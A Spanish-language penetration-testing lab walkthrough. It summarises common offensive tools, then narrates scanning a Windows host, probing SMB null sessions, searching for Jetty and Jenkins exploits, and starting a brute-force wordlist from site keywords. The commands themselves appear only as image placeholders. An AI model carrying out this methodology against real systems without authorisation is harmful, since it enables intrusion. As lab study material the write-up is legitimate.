CONTENIDO

1. Herramientas aplicadas

1.1 Openvas

OpenVAS es un Open source Vulnerability scanner muy útil que permite encontrar fallas de seguridad e información detallada de vulnerabilidades que pueden ser explotadas para poner en peligro la confidencialidad, la disponibilidad y la integridad de los datos almacenados y procesados en nuestros equipos

1.2 Metasploit

Facilita el trabajo al auditor proporcionando información sobre vulnerabilidades de seguridad, ayudando a explotarlas en los procesos de pentesting o test de intrusión con el propósito de validar las vulnerabilidades del sistema, además es un marco de código abierto basado en Ruby.

1.3 Nmap

Ayuda a determinar qué dispositivos se hallan conectados a una red, qué puertos tiene activos y qué servicios se hallan en ellos. De este modo, es posible descubrir información sobre el hardware y el software de cada una de estas máquinas y, además, hallar sus posibles vulnerabilidades

1.4 Bursuite

Es un conjunto de herramientas orientadas al pentesting web, cuyo uso más común es que a través de un proxy permita capturar peticiones para poder leerlas, modificarlas.

1.5 Exploits

Muchas ocasiones varias empresas sufren ataques por cyberatanques mediante exploits, estos exploits son programas creados para aprovecharse de un agujero de seguridad, conocida como vulnerabilidad que hay en una aplicación o sistema.

1.6 Winpeas

Sirve para identificar puntos para poder escalar privilegios.


1.7 Revershells Generate

Una reverse Shell es la más usada, es un software que actúa como una interfaz que nos permite ingresar comandos en un sistema operativo; estos comandos (ingresados a través del teclado) permiten de “cierta forma” que se ejerza un control sobre el sistema operativo, sin la necesidad de utilizar una interfaz gráfica de usuario ¿por qué digo que de “cierta forma”? Porque el hecho de que usted tenga una shell, no significa que posee el control total sobre la

máquina, lo anterior, debido a que todo se restringirá a los privilegios del usuario con el que se ejecuta la shell.


2 Espacio de trabajo

- Creamos un directorio donde trabajaremos




3 Buscando host en la infraestructura/Escaneos

- Buscando hosts disponibles en la red



- Procedemos a buscar los puertos abiertos con el host localizado para realizar el ataque




3.1 Buscando servicios

Ahora procedemos a realizar la búsqueda de servicios por cada puerto encontrado


Muchas veces al realizar un pentesting real se puede encontrar mas de 10 puertos abiertos y para evitar estar digitalizando cada uno de ellos o evitar copiar puerto por puerto tomamos este atajo que nos ayudará a reducir el tiempo.

Usaremos varios conmandos con tuberías (|); sirve para dar salida al resultado obtenido de un comando anterior.


- Con el comando grep, filtramos todo lo que contenga tcp.




- Con el comando cut -d; delimitaremos el / para que sea sustuido y -f 1 para solo tomar en cuenta la columna 1




- Con el comando tr “\n” “,” sustituimos el salto de línea por una coma y obtener una línea horizontal de los puertos obtenidos




- Procedemos a copiarlos y buscar las versiones usadas por cada puerto y así evitamos digitalizar puerto por puerto






Conexión por acceso compartido nulo

- Probamos diferentes maneras de conectarse por medio nulo para ver que accesos son compartidos



- Probamos crackmapexec que sirve para la post-explotación en entornos Windows




Obtenemos que es un Windows 10.0 con Dominio Butler y sin firma


3.2 Buscando Sploits

3.2.1 Jetty 9.4.41.v20210516

- Ahora buscaremos sploits para versión web del puerto 8080




- Buscamos primero con searchsploit



Sin resultado alguno

- Buscamos con una versión menos




Pero no encontramos ninguna, es muy importante encontrar la misma versión ya que no funcionaría si usamos dicho sploit

3.3 Buscando otros servicios


- Ahora como encontramos el sploit indicado, procedemos a profundizar la búsqueda mediante whatweb donde encontramos dos servicios: jeety y jenkins

Se lográ visualizar una versión de Jenkis donde buscaremos un sploit para esa versión, misma que debe ser exacta.

3.2.3 Buscando sploits para Jenkis 2.289.3



- Buscamos una versión más anterior a ella





No se logra encontrar resultados de sploits para la versión de Jenkins ya que la versión terina en .289.3

3.4 Fuerza bruta

Ahora nos queda realizar la fuerza bruta con metasploit, en vista que no hemos localizado contraseñas como las veces anteriores o usuarios, buscaremos de otra forma.

- Ingresamos a la web de jennkis y al otro directorio localizado anteriormente






- De ella vamos a sacar palabras clave que servirán para realizar fuerza bruta

3.4.1 *Buscando palabras clave*


- Sacamos palabras claves del login de Jenkins

- También sacamos palabras clave del segundo directorio encontrado




3.4.2.1 *Creando un diccionario*


- Todas estas palabras clave lo guardamos en un archivo txt



- Eliminamos el contenido no interesando con nano

